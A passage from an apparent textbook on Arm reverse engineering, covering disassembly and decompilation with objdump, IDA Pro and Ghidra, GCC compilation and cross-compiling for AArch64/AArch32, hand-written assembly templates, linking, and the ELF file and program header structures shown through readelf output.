    write(1, "Hello!\n", 7);
}
```

We can compile this code with GCC and specify the `-c` option. This option tells GCC to create the object file without invoking the linking process, so we can then run `objdump` on just our compiled code

without seeing the disassembly of all the surrounding object files such as a C runtime. The disassembly output of the main function is as follows:

```
user@arm32:~$ gcc -c hello.c
user@arm32:~$ objdump -d hello.o
```

Disassembly of section .text:

```
00000000 <main>:
 0:b580      push{r7, lr}
 2:af00      addr7, sp, #0
 4:2207      movsr2, #7
 6:4b04      ldrr3, [pc, #16]; (18 <main+0x18>)
 8:447b      addr3, pc
 a:4619      movr1, r3
 c:2001      movsr0, #1
 e:f7ff fffe bl0 <write>
12:2300      movsr3, #0
14:4618      movr0, r3
16:bd80      pop{r7, pc}
18:0000000c .word0x0000000c
```

While Linux utilities like `objdump` are useful for quickly disassembling small programs, larger programs require a more convenient solution. Various disassemblers exist to make reverse engineering more efficient, ranging from free open source tools, such as Ghidra,⁴ to expensive solutions like IDA Pro.⁵ These will be discussed in the second part of this book in more detail.

Decompilation

A more recent innovation in reverse engineering is the use of *decompilers*. Decompilers go a step further than disassemblers. Where disassemblers simply show the human-readable assembly code of the program, decompilers try to regenerate equivalent C/C++ code from a compiled binary.

One value of decompilers is that they significantly reduce and simplify the disassembled output by generating pseudocode. This

can make it easier to read when skimming over a function to see at a broad-strokes level what the program is up to.

The flipside to this, of course, is that important details can also get lost in the process. Additionally, since compilers are inherently lossy in their conversion from source code to executable file, decompilers cannot fully reconstruct the original source code. Symbol names, local variables, comments, and much of the program structure are inherently destroyed by the compilation process. Similarly, attempts to automatically name or relabel local variables and parameters can be misleading if storage locations are reused by an aggressively optimizing compiler.

Let's look at an example C function, compile it with GCC, and then decompile it with both IDA Pro's and Ghidra's decompilers to show what this looks like in practice.

[Figure 1.7](#) shows a function called `file_record` in the `ihex2fw.c` [6](#) file from the Linux source code repository.

```
248 static struct ihex_binrec *records;  
249  
250 static void file_record(struct ihex_binrec *record)  
251 {  
252     struct ihex_binrec **p = &records;  
253  
254     while ((*p) && (!sort_records || (*p)->addr < record->addr))  
255         p = &((*p)->next);  
256  
257     record->next = *p;  
258     *p = record;  
259 }
```

Figure 1.7: Source code of `file_record` function in the `ihex2fw.c` source file

After compiling the C file on an Armv8-A architecture (without any specific compiler options) and loading the executable file into IDA Pro 7.6, [Figure 1.8](#) shows the pseudocode for the previous function generated by the decompiler.

The screenshot shows the IDA 7.6 interface with the decompiled code for the `file_record` function. The menu bar at the top includes "Instruction", "Data", "Unexplored", "External symbol", and "Lumina function". Below the menu is a toolbar with icons for "IDA View-A" (selected), "Pseudocode" (disabled), and "Hex View-1" (disabled). The main window displays the following C-like pseudocode:

```
1 int64 * __fastcall file_record(__int64 a1)
2 {
3     __int64 *result; // x0
4     __int64 *i; // [xsp+18h] [xbp-8h]
5
6     for ( i = &records; *i && (!sort_records || *(_DWORD *)(*i + 8) < *(_DWORD *)(a1 + 8)); i = (__int64 *)*i )
7     ;
8     *(QWORD *)a1 = *i;
9     result = i;
10    *i = a1;
11    return result;
12 }
```

Figure 1.8: IDA 7.6 decompilation output of the compiled `file_record` function

In [Figure 1.9](#) you can see the same function decompiled by Ghidra 10.0.4.

In both cases we can sort of see the ghost of the original code if we squint hard enough at it, but the code is vastly less readable and far less intuitive than the original. In other words, while there are certainly many cases when decompilers can give us a quick high-level overview of a program, it is certainly no panacea and is no substitute for being able to dive in to the assembly code of a given program.

C# Decompile: file_record - (hex2fw)

```
1
2 /* WARNING: Globals starting with '_' overlap smaller symbols at the same address */
3
4 void file_record(long **param_1)
5
6 {
7     long **local_8;
8
9     for (local_8 = (long **)records;
10         (*local_8 != (long *)0x0 &&
11             (_sort_records == 0 || (*uint *)(*local_8 + 1) < *(uint *)(param_1 + 1))));)
12     {
13         local_8 = (long **) *local_8;
14     }
15     *param_1 = *local_8;
16     *local_8 = (long *)param_1;
17 }
18 }
```

Figure 1.9: Ghidra 10.0.4. decompilation output of the compiled file_record function

That said, decompilers are constantly evolving and are becoming better at reconstructing source code, especially for simple functions. Using decompiler output of functions you want to reverse engineer at a higher level is a useful aid, but don't forget to peek into the disassembly output when you are trying to get a more in-depth view of what's going on.

Notes

1 Planning a Computer System, Project Stretch, McGraw-Hill Book Company, Inc., 1962.

(http://archive.computerhistory.org/resources/text/IBM/Strech/pdfs/Buchholz_102636426.pdf)

2 https://ftp.gnu.org/old-gnu/Manuals/gas-2.9.1/html_chapter/as_7.xhtml

3 https://web.mit.edu.gnu/doc/html/binutils_5.xhtml

4 <https://ghidra-sre.org>

5 <https://hex-rays.com/ida-pro>

6 https://gitlab.arm.com/linux-arm/linux-dm/-/blob/56299378726d5f2ba8d3c8cbcd13cb280ba45e4f/firmware/i_hex2fw.c

CHAPTER 2

ELF File Format Internals

This chapter serves as a reference for understanding the basic compilation process and ELF file format internals. If you are already familiar with its concepts, you can skip this chapter and use it as a reference for details you might need during your analysis.

Program Structure


Before diving into assembly instructions and how to reverse engineer program binaries, it's worth looking at where those program binaries come from in the first place.

Programs start out as *source code* written by software developers. The source code describes to a computer how the program should behave and what computations the program should take under various input conditions.

The programming language used by the programmer is, to a large extent, a preference choice by the programmer. Some languages are well suited to mathematical and machine learning problems. Some are optimized for website development or building smartphone applications. Others, like C and C++, are flexible enough to be used for a wide range of possible application types, from low-level systems software such as device drivers and firmware, through system services, right up to large-scale applications like video games, web-browsers, and operating systems. For this reason, many of the programs we encounter in binary analysis start life as C/C++ code.

Computers do not execute source code files directly. Before the program can be run, it must first be translated into the machine instructions that the processor knows how to execute. The programs that perform this translation are called *compilers*. On Linux, GCC is a commonly used collection of compilers, including a C compiler for converting C code into ELF binaries that Linux can load and run

directly. G++ is its counterpart for compiling C++ code. [Figure 2.1](#) shows a compilation overview.



[Figure 2.1:](#) Overview of compilation

Reverse engineering is, in a sense, performing the *inverse* task of the compiler. In reverse engineering, we start with a program binary and work backwards, trying to *reverse engineer* what the programmer intended the program to do at a higher level. For this reason, it is useful to understand the components of the ELF file format and their purpose.

High-Level vs. Low-Level Languages

C and C++ are often described as *high-level languages* because they allow a programmer to define the program's structure and behavior without direct reference to the machine architecture itself. A programmer can write their C/C++ code in terms of abstract programming concepts like `if-else` blocks, `while` loops, and programmer-named local variables, without thinking about how those variables will eventually be mapped to machine registers, memory locations, or specific machine instructions in the resulting code.

This abstraction is usually very beneficial to programmers. These programmer abstractions and high-level program flow concepts often make programming in C/C++ far faster and less error-prone than writing equivalent programs directly in assembly code. Additionally,

because C and C++ are not strongly coupled to a specific machine architecture, it is possible to compile the same C/C++ code to run on multiple different target processors.

The C++ programming language differs from C through the addition of large amounts of new syntax, programming features, and high-level abstractions that make writing large-scale programs easier and faster. For example, C++ adds direct language support for object-orientated programming and makes constructors, destructors, and object creation a direct part of the language itself. C++ also introduces programming abstractions such as interfaces, C++ exceptions, and operator overloading, as well as introducing additional compile-time checking of program correctness with a stronger type checking system and template support than is possible in the original C programming language.

By convention, C and C++ programs begin their core program logic at the `main` function. This function normally processes the command-line arguments of the program, prepares the program for execution, and then sets about the core program logic itself. For command-line programs, this may involve processing files and input/output streams. Graphical programs can also process files and input streams but will often also create windows, draw graphics to the screen for the user to interact with, and set up event handlers to respond to user input.

In contrast to high-level languages like C and C++, programmers can also opt to use a *low-level* “assembly language” for writing their code. These assembly languages are strongly coupled to the target processor they are written for but give programmers much more flexibility to specify exactly which machine instructions should be run by the processor and in which order.

There are a wide variety of reasons why a programmer might choose to write all or parts of their program in a low-level language beyond just personal preference. [Table 2.1](#) gives a few use cases for low-level languages.

Table 2.1: Programming in Assembly Use Cases

USE CASE	EXAMPLES
Hardware-specific code that operates outside of the standard C/C++ programmer's model	OS and hypervisor <i>exception handlers</i> Firmware code
Code with strict restrictions on binary size, with limited instruction availability, or that needs to run before critical parts of the hardware are initialized	Firmware boot-sequences and self-test routines OS and hypervisor bootloaders and initialization sequences Shellcode for use in exploit development
Accessing special-purpose instructions that C/C++ compilers will not normally generate.	Access to hardware cryptographic instructions
Performance-critical low-level library functions where hand-written assembly will be more efficient than compiler-generated assembly	<code>memcpy</code> <code>memset</code>
Library functions that do not use the standard C/C++ ABI, or violate C/C++ ABI semantics	<code>setjmp</code> <code>longjmp</code> C++ exception handling internals

USE CASE	EXAMPLES
Compiler and C-runtime internal routines that do not use the standard C/C++ ABI	PLT stubs (for lazy-symbol loading) C runtime initialization sequence System call invocation stubs Built-in compiler intrinsics
Debugging and hooking programs	Detouring functions for analysis or to change program behavior Breakpoint injection routines used by debuggers Thread injection routines

Before looking at how low-level languages are assembled, let's first look at how compilers convert programs written in high-level languages like C/C++ into low-level assembly.

The Compilation Process

The core job of the compiler is to translate a program written in a *high-level language* like C/C++ into an equivalent program in a low-level language like the A64 instruction set as part of the Armv8-A architecture.¹ Let's start off with a simple example program written in C.

```
#include <stdio.h>
#define GREETING "Hello"
```

```
int main(int argc, char** argv) {
    printf("%s ", GREETING);
    for(int i = 1; i < argc; i++) {
        printf("%s", argv[i]);
        if(i != argc - 1)
            printf(" and ");
    }
    printf("!\n");
    return 0;
}
```

On Linux, a common C compiler is the GNU Compiler Collection, GCC. By default, GCC does not merely compile a C program to assembly code; it also manages the whole compilation process, assembling and linking the resulting output and producing a final ELF program binary that can be directly executed by the operating system. We can invoke GCC to create a program binary from our source code via the following command line:

```
user@arm64:~$ gcc main.c -o example.so
```

We can also direct the GCC compiler driver to give us details about what is happening behind the scenes by using the `-v` directive, as follows:

```
user@arm64:~$ gcc main.c -o example.so -v
```

The output from this command is large, but if we scroll near the end of the output, we can see that, toward the end of the process, GCC invokes the assembler on an assembly file emitted to a temporary location, such as the following:

```
user@arm64:~$ as -v -EL -mabi=lp64 -o /tmp/<object_file>.o
/tmp/<asm>.s
```

This is because GCC is a *collection* of compilers. The C compiler itself turns C code into an assembly code listing, and this is sent to the assembler to be converted into an object file and later linked into a target binary.

We can intercept this assembly listing to view what the compiler itself is generating using the command-line option `-S`, e.g., invoking `gcc main.c -S`. GCC will then compile our program in `main.c` into an assembly listing and write it to the file `main.s`.

Since C++ is, for the most part, a superset of the C language, we can also compile this same example as if it were C++. Here, we use the C++ compiler `g++` to compile our code to a target binary via the command line:

```
user@arm64:~$ g++ main.cpp -o example.so
```

We can also direct `g++` to output its assembly listing via the `-S` command-line option, i.e., via `g++ main.cpp -S`.

If we allow GCC to run to completion, it will eventually output an executable ELF file that can be directly executed from the command line. For example, we can run the program with the two command-line options `Arm-devs` and `reverse-engineers`, and the program will print its output back to the console as follows:

```
user@arm64:~$ ./example.so Arm-devs reverse-engineers
Hello Arm-devs and reverse-engineers!
```

Cross-Compiling for Other Architectures

One of the main benefits of writing a program in a *high-level language* like C/C++ is that the source code is not, by default, strongly coupled to a specific processor architecture. This allows the same program source code to be compiled to run on different target platforms. In its default configuration, GCC and G++ will create target binaries designed to run on the same machine architecture that we are compiling from. For example, if we run `gcc main.c -o example.so` on a 64-bit Arm Linux machine, the resulting `example.so` binary will be an ELF binary designed to run on 64-bit Arm machines. If we were to run

the same command on a Linux machine running `x86_64`, the resulting binary will be designed to run on `x86_64` machines.

One way to view the architecture that an ELF binary is compiled to is via the `file` command, as follows:

```
user@arm64:~$ file example.so
example.so: ELF 64-bit LSB pie executable, ARM aarch64, version
1 (SYSV) ...

user@x64:~$ file example.so
example.so: ELF 64-bit LSB pie executable, x86-64, version 1
(SYSV) ...
```

Normally, generating a program binary that matches the system we are running on is a helpful feature—we usually want the compiler to produce binaries that we can immediately run on our development machine. But what if our development machine isn't the same architecture as our target machine? For example, what if our development machine is `x86_64`-based, but we want to create a target binary designed to run on a 64-bit Arm processor? For these scenarios we need to use a *cross-compiler*.

The packages listed in [Table 2.2](#) are the most commonly used Arm cross-compilers for GCC and G++ for creating binaries that can run on 32-bit and 64-bit Arm-based Linux machines.

Table 2.2: GCC Cross-Compilers

PACKAGE NAME	PURPOSE
<code>gcc-aarch64-linux-gnu</code>	AArch64 C compiler
<code>g++-aarch64-linux-gnu</code>	AArch64 C++ compiler
<code>gcc-arm-linux-gnueabihf</code>	AArch32 C compiler
<code>g++-arm-linux-gnueabihf</code>	AArch32 C++ compiler

On systems that use `apt-get` as the main package manager we can install these cross-compilers for Arm via the following command:

```
user@x64:~$ sudo apt-get install gcc-aarch64-linux-gnu g++-aarch64-linux-gnu gcc-arm-linux-gnueabihf g++-arm-linux-gnueabihf
```

Having installed these cross-compilers, we can now generate 32-bit and 64-bit Arm binaries directly from a development machine running a different architecture. We do so by replacing `gcc` with its target-specific alternative. For example, an `x86_64` machine can create a 64-bit Arm binary from C or C++ code as follows:

```
user@x64:~$ aarch64-linux-gnu-gcc main.c -o a64.so  
user@x64:~$ aarch64-linux-gnu-g++ main.cpp -o a64.so
```

We can create target binaries for 32-bit Arm systems in much the same way, just using the 32-bit Arm cross-compilers as follows:

```
user@x64:~$: arm-linux-gnueabihf-gcc main.c -o a32.so  
user@x64:~$: arm-linux-gnueabihf-g++ main.cpp -o a32.so
```

If we check these output binaries with `file`, we can see that these program binaries are compiled for 64-bit and 32-bit Arm, respectively.

```
user@x64:~$ file a64.so  
a64.so: ELF 64-bit LSB pie executable, ARM aarch64, version 1  
(SYSV), ...  
  
user@x64:~$ file a32.so  
a32.so: ELF 32-bit LSB pie executable, ARM, EABI5 version 1  
(SYSV), ...
```

Assembling and Linking

Compilers and programmers writing assembly by hand create *assembly listings* that are the input to an *assembler*. The job of the assembler is to convert human-readable descriptions of machine instructions into their equivalent binary-encoded instructions and to

output data and metadata for the program into other sections of the program binary as manually directed by the programmer or compiler. The output of the assembler is an *object file*. Object files are encoded as ELF files, although it is perhaps better to think of these object files as *partial* ELF files that must be combined into a whole via a final *linking* process to create the final executable target binary.

By convention, assembly code is written in `.s` files, and we can *assemble* these files into an object file using an *assembler*, such as the GNU Assembler (GAS), which is part of the GCC/G++ suite of tools.

In later chapters in this book, we will see what instructions are available on the Armv8-A architecture and how they work. For now, however, it is useful to define a couple of template assembly programs that you can use to create basic assembly programs yourself.

The following program is a simple assembly program that uses the `write()` system call to print a string and exits. The first three lines define the architecture, section, and end global entry point of the program. The `write()` function takes three arguments: a file descriptor, a pointer to a buffer where the data (e.g., string) is stored, and the number of bytes to write from the buffer. These are specified in the first three registers: `x0`, `x1`, and `x2`. Register `x8` should hold the syscall number of the `write` system call, and the SVC instruction invokes it. The `ascii` string can be placed at the end of the `.text` section (in the so-called literal pool) or within a `.data` or `rodata` section.

Template A64 Assembly Program write64.s

```
.arch armv8-a // This program is a 64-bit
Arm program for armv8-a
.section .text // Specify the .text section
to write code
.global _start // Define _start as a global
entry symbol

_start: // Specify defined entry point
        mov x0, #1 // First argument to write()
```

```

        ldr x1, =mystring           // Second arg: address of
mystring
        mov x2, #12                // Thrid arg: string length
        mov x8, #64                // Syscall number of write()
        svc #1                   // Invoke write() function

        mov x0, #0                 // First arg to exit()
function
        mov x8, #93                // Syscall number of exit()
        svc #1                   // Invoke exit() function

mystring:                      // Define mystring label for
reference
    .asciz "Hello world\n"      // Specify string as null-
terminated ascii

```

We can also use library functions to achieve the same result. The following programs both perform the same basic task—one for 64-bit Arm and the other for 32-bit Arm. They both define a `_start` function in the `.text` section of the resulting ELF file and place a zero-terminated string `Hello world\n` in the `.rodata` (read-only data) section of the resulting binary. The `main` function in both cases loads the address of this string into a register, calls `printf` to output the string to the console, and then calls `exit(0)` to exit the program.

Template A64 Assembly Program print64.s

```

.arch armv8-a                  // Define architecture
.text                         // Begin .text section
.global main                   // Define global symbol main

main:                          // Start of the main function
    ldr x0, =MYSTRING          // Load the address of MYSTRING
into x0
    bl printf                  // Call printf to print the
string
    mov x0, #0                  // Move the value #0 into x0
    bl exit                    // Call exit(0)

.section .rodata               // Define the .rodata section
for the string
    .balign 8                  // Align our string to an 8-byte

```

```

boundary
MYSTRING:           // Define the MYSTRING label
.asciz "Hello world\n" // Null-terminated ascii string

```

Template A32 Assembly Program print32.s

```

.arch armv7-a          // Define architecture
.section .text          // Begin .text section
.global _start          // Define global symbol main

_start:
    ldr r0, =MYSTRING // Load the address of MYSTRING
into x0
    bl printf          // Call printf to print the
string
    mov r0, #0           // Move the value #0 into x0
    bl exit             // Call exit(0)

.section .rodata         // Define the .rodata section
for the string
    .balign 8            // Align our string to an 8-byte
boundary
    MYSTRING:           // Define the MYSTRING label
    .asciz "Hello world\n" // Null-terminated ascii string

```

If our development machine matches the architecture we are compiling for, we can assemble these programs directly using `AS`, as shown here:

```

user@arm64:~$ as print64.s -o print64.o
user@arm64:~$ as write64.s -o write64.o

```

If our development machine does not match the target architecture, we can instead use GCC's cross-compiler versions of `AS`.

```

user@x86-64:~$ aarch64-linux-gnu-as print64.s -o print64.o
user@x86-64:~$ aarch64-linux-gnu-as write64.s -o write64.o
user@x86-64:~$ arm-linux-gnueabihf-as print32.s -o print32.o

```

Attempting to run an object file directly will not normally work. First, we must link the binary. In the GCC suite, the linker binary is called `ld` (or `aarch64-linux-gnu-ld` and `arm-linux-gnueabihf-ld` as the case may be). We must provide to the linker all of the object files to create a full program binary and then specify the output file of the linker using the `-o` option.

For the `write64.s` program, we need only one object file named `write64.o` without specifying any additional libraries and can run it directly.

```
user@arm64:~$ ld write64.o -o write64
user@arm64:~$ ./write
Hello world
```

When our assembly program uses specific library functions, as opposed to system calls directly, we need to include the necessary object files.

For our `printf64.s` example, we specify `print64.o` as an input object file, but we also need to include several other object files before our program will run. One is `libc.so`, so our program can access the `libc` library functions `printf` and `exit`. Additionally, we need three object files that together form the C Runtime, needed to bootstrap the process prior to our function `main` being called. [Table 2.3](#) describes the object dependencies we need.

Table 2.3: Needed Object Files and Their Purpose

OBJECT FILE	PURPOSE
/usr/lib/aarch64-linux-gnu/crt1.o /usr/lib/aarch64-linux-gnu/crti.o /usr/lib/aarch64-linux-gnu/crtn.o	Implements the C runtime stubs that implements the <code>_start</code> function that bootstraps the program, runs global C++ constructors, and then calls the program's main function
/usr/lib/aarch64-linux-gnu/libc.so	The C runtime library export stubs needed to bootstrap the program and that references the <code>printf</code> and <code>exit</code> functions that our program uses

The final linker command line will therefore be the following:

```
user@arm64:~$ ld print64.o /usr/lib/aarch64-linux-gnu/crt1.o
/usr/lib/aarch64-linux-gnu/crti.o /usr/lib/aarch64-linux-
gnu/crtn.o /usr/lib/aarch64-linux-gnu/libc.so -o print64.so
```

The resulting target binary, `print64.so`, can then be run on a 64-bit Arm machine.

```
user@arm64:~$ ./print64.so
Hello world!
```

The ELF File Overview

The final output of the compilation and linking process is an Executable and Linkable Format (ELF) file, which contains all the information needed for the operating system and loader to load and run the program. At the most abstract level, an ELF file can be thought of as a collection of tables describing the program and how to get it to run. In the ELF format, three types of tables exist: the *ELF file header*, which is at the start of the file, along with the *program headers* and the *section headers* that describe how to load the ELF program into memory and the logical sections of the ELF file that tell the loader how to prepare it for execution.

The ELF File Header

At the beginning of the ELF file is the *ELF file header*. The ELF header describes global attributes of the program, such as the architecture that the program is designed to run on, the program entry point, and the pointers and sizes to the other tables in the file.

Given an ELF file, such as the `print32.so` and `print64.so` programs we assembled and linked earlier in the “Assembling and Linking” section, we can view these attributes and sections using a program such as `readelf`. The ELF file header can be viewed by using the `-h` parameter to `readelf` as follows:

```
user@arm64:~$ readelf print64.so -h
ELF Header:
  Magic: 7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
        ELF64
  Class: ELF64
  Data: 2's complement, little
  endian
  Version: 1 (current)
  OS/ABI: UNIX - System V
  ABI Version: 0
  Type: DYN (Shared object file)
  Machine: AArch64
  Version: 0x1
  Entry point address: 0x6a0
  Start of program headers: 64 (bytes into file)
  Start of section headers: 7552 (bytes into file)
  Flags: 0x0
  Size of this header: 64 (bytes)
  Size of program headers: 56 (bytes)
  Number of program headers: 9
  Size of section headers: 64 (bytes)
  Number of section headers: 29
  Section header string table index: 28

user@arm64:~$ readelf print32.so -h
ELF Header:
  Magic: 7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
        ELF32
  Class: ELF32
  Data: 2's complement, little
  endian
  Version: 1 (current)
  OS/ABI: UNIX - System V
  ABI Version: 0
```

Type:	DYN (Shared object file)
Machine:	ARM
Version:	0x1
Entry point address:	0x429
Start of program headers:	52 (bytes into file)
Start of section headers:	7052 (bytes into file)
Flags:	0x5000400, Version5 EABI, hard-float ABI
Size of this header:	52 (bytes)
Size of program headers:	32 (bytes)
Number of program headers:	9
Size of section headers:	40 (bytes)
Number of section headers:	29
Section header string table index:	28

The ELF file header fields subdivide into four main groups: the *ELF file header information*, information about the program's *target platform*, the *program entry point* field, and the *table location* fields.

The ELF File Header Information Fields

The first of these groups tells the loader what type of ELF file this is and begins with the `magic` field. The `magic` field is a constant 16-byte binary pattern, called the *ident* pattern, indicating that the file is itself a valid ELF file. It always starts with the same 4-byte sequence, beginning with byte `0x7f` followed by 3 bytes corresponding to the ASCII characters `ELF`.

The `class` field tells the loader whether the ELF file itself uses the 32-bit or 64-bit ELF file format. Normally, 32-bit programs use the 32-bit format, and 64-bit programs use the 64-bit format. In our example, we can see that this is the case for programs on Arm: our 32-bit Arm binary uses the 32-bit ELF file format, and our 64-bit one uses the 64-bit format.

The `data` field tells the loader that the ELF file's own fields should be read as either big- or little-endian. ELF files on Arm normally use the little-endian encoding for the ELF file format itself. We will see later in this book how endianness works and how the processor can

sometimes dynamically swap between little- and big-endian modes. For now, however, it is sufficient to know that this field only changes how the operating system and loader read the ELF file structures; this field does not change how the processor will behave when running the program.

Finally, the `version` field tells the loader that we are using version 1 of the ELF file format. This field is designed to future-proof the ELF file format.

The Target Platform Fields

The next set of fields tells the loader what type of machine the ELF file is designed to run on.

The `machine` field tells the loader what processor class the program is designed to run on. Our 64-bit program sets this field to `AArch64`, indicating that the ELF file will run only on 64-bit Arm processors. Our 32-bit program specifies `ARM`, which means it will run only on 32-bit Arm processors or as a 32-bit process on a 64-bit Linux machine using the processor's 32-bit `AArch32` execution mode.

The `flags` field specifies additional information that might be needed by the loader. This field is architecture-specific. In our 64-bit program, for example, no architecture-specific flags are defined, and this field will always hold the value zero. For our 32-bit Arm program, by contrast, this field informs the loader that the program is compiled to use the embedded ABI (EABI) profile version 5 and that the program expects hardware-support for floating point operations. The Arm specification defines four Arm-specific values that can be placed in the `e_flags` field of the ELF program header,^{2 3} as shown in [Table 2.4](#).

Table 2.4: Arm 32-Bit *e_flags* Values

VALUE	MEANING
EF_ARM_ABIMASK (0xff000000)	The top 8 bits of the <i>e_flags</i> value hold the ABI used by the ELF file. Currently this top byte should hold the value 5 (i.e., 0x05000000), meaning the ELF file uses EABI version 5.
EF_ARM_BE8 (0x00800000)	Specifies that the ELF file contains BE-8 code.
EF_ARM_ABI_FLOAT_HARD (0x00000400)	Specified to indicate that the ELF file conforms to the Arm hardware floating-point procedure call standard, which means the processor will be Armv7 or above and include the VFP3-D16 floating-point hardware extension. ⁴
EF_ARM_ABI_FLOAT_SOFT (0x00000200)	Specified to indicate that the ELF file conforms to the software floating-point procedure call standard. Floating-point operations are handled via calls to library functions that emulate floating points in software.

Finally, the *type* field specifies what the purpose of the ELF file is. In this case, the *type* field specifies that these programs are dynamically linked binaries that a system loader can prepare and then execute.

The Entry Point Field

The *entry point* field of the ELF header tells the loader where the program entry point is. When the program has been prepared in memory by the operating system or loader and is ready to begin executing, this field specifies where that starting location is.

Although, by convention, C and C++ programs “begin” at the *main* function, programs do not actually begin execution here. Instead, they

begin execution in a small stub of assembly code, traditionally at the symbol called `_start`. When linking against the standard C runtime, the `_start` function is usually a small stub of code that passes control to the libc helper function `__libc_start_main`. This function then prepares the parameters for the program's `main` function and invokes it. The `main` function then runs the program's core logic, and if `main` returns to `__libc_start_main`, the return value of `main` is then passed to `exit` to gracefully exit the program.

The Table Location Fields

The remaining fields of the ELF header are generally uninteresting to binary analysts—unless you want to write code to parse ELF files manually. They describe to the loader the location and number of program and section headers in the file, as well as provide pointers to special sections containing the *string table* and the *symbol table*, which we will describe later. The loader uses these fields to prepare the ELF file in memory ready for execution.

ELF Program Headers

The *program headers* table describes to the loader, in effect, how to bring the ELF binary into memory efficiently.

Program headers differ from *section headers* in that, although they both describe the program's layout, the program headers do so in a *mapping-centric* way, whereas the section headers do so in more fine-grained logical units. The program headers define a series of *segments*, each telling the kernel how to get the program off the ground in the first place. These segments specify how and where to load the ELF file's data into memory, whether the program needs a runtime loader to bootstrap it, what the initial layout of the primary thread's thread-local-storage should look like, and other kernel-relevant metadata such as whether the program should be given executable thread stacks.

Let's first look at the program headers of our 64-bit print64.so program using the `readelf` command.

```
user@arm64:~$ readelf print64.so -lw
Elf file type is DYN (Shared object file)
Entry point 0x6a0
There are 9 program headers, starting at offset 64

Program Headers:
Type          Offset      VirtAddr      PhysAddr
FileSiz      MemSiz      Flg Align
PHDR 0x000040 0x...40 0x...40 0x0001f8 0x0001f8 R 0x8
INTERP 0x000238 0x...238 0x...238 0x00001b 0x00001b R 0x1
[Requesting program interpreter: /lib/ld-linux-
aarch64.so.1]
LOAD 0x000000 0x...00 0x...00 0x000a3c 0x000a3c R E 0x10000
LOAD 0x000db8 0x...10db8 0x...10db8 0x000288 0x000290 RW 0x10000
DYNAMIC 0x000dc8 0x...10dc8 0x...10dc8 0x0001e0 0x0001e0 RW 0x8
NOTE 0x000254 0x...254 0x...254 0x000044 0x000044 R 0x4
GNU_EH_FRAME 0x000914 0x...914 0x...914 0x000044 0x000044 R 0x4
GNU_STACK 0x000000 0x...00 0x...00 0x000000 0x000000 RW 0x10
GNU_RELRO 0x000db8 0x...10db8 0x...10db8 0x000248 0x000248 R 0x1

Section to Segment mapping:
Segment Sections...
00
01      .interp
02      .interp .note.ABI-tag .note.gnu.build-id .gnu.hash
.dynsym .dynstr .gnu.version .gnu.version_r .rela.dyn .rela.plt
.init .plt .text .fini .rodata .eh_frame_hdr .eh_frame
03      .init_array .fini_array .dynamic .got .got.plt .data
.bss
04      .dynamic
05      .note.ABI-tag .note.gnu.build-id
06      .eh_frame_hdr
07
08      .init_array .fini_array .dynamic .got
```

This program has nine program headers, each with an associated *type*—such as `PHDR` or `INTERP`—each describing how the program header should be interpreted. The section-to-segment listing shows which logical *sections* lie inside each given *segment*. For example, here we can see that the `INTERP` segment contains only the `.interp` section.

The PHDR Program Header

The `PHDR` (Program HeaDeR) is the meta-segment containing the program header tables and metadata itself.

The INTERP Program Header

The `INTERP` header is used to tell the operating system that an ELF file needs the help of another program to bring itself into memory. In almost all cases, this program will be the operating system loader file, which in this case is at the path `/lib/ld-linux-aarch64.so.1`.

When a program is executed, the operating system uses this header to load the supporting loader into memory and schedules the *loader*, rather than the program itself, as the initial target for execution. The use of an external loader is necessary if the program makes use of dynamically linked libraries. The external loader manages the program's global symbol table, handles connecting binaries together in a process called *relocation*, and then eventually calls into the program's entry point when it is ready.

Since this is the case for virtually all nontrivial programs except the loader itself, almost all programs will use this field to specify the system loader. The `INTERP` header is relevant only to program files themselves; for shared libraries loaded either during initial program load or dynamically during program execution, the value is ignored.

The LOAD Program Headers

The `LOAD` headers tell the operating system and loader how to get the program's data into memory as efficiently as possible. Each `LOAD` header directs the loader to create a region of memory with a given size, memory permissions, and alignment criteria, and tells the loader which bytes in the file to place in that region.

If we look again at the `LOAD` headers from our previous example, we can see that our program defines two regions of memory to be filled with data from the ELF file.

Type	Offset	VirtAddr	PhysAddr	FileSiz
MemSiz	Flg	Align		

```
LOAD 0x000000 0x0000000000000000 0x0000000000000000 0x000a3c  
0x000a3c R E 0x10000  
LOAD 0x000db8 0x0000000000010db8 0x0000000000010db8 0x000288  
0x000290 RW 0x10000
```

The first of these regions is `0xa3c` bytes long, has a 64KB alignment requirement, and is to be mapped as readable and executable but not writable. This region should be filled with bytes `0` through `0xa3c` of the ELF file itself.

The second of these regions is `0x290` bytes long, should be loaded to a location `0x10db8` bytes after the first section, should be marked readable and writable, and will be filled with `0x288` bytes starting at offset `0xdb8` in the file.

It is worth noting that `LOAD` headers do not necessarily fill the entire region that they define with bytes from the file. Our second `LOAD` header, for example, only fills the first `0x288` bytes of the `0x290`-sized region. The remaining bytes will be filled with zeros. In this particular case, the final 8 bytes correspond to the `.bss` section of the binary, and this loading strategy is used by the compiler to pre-zero that section during the loading process.

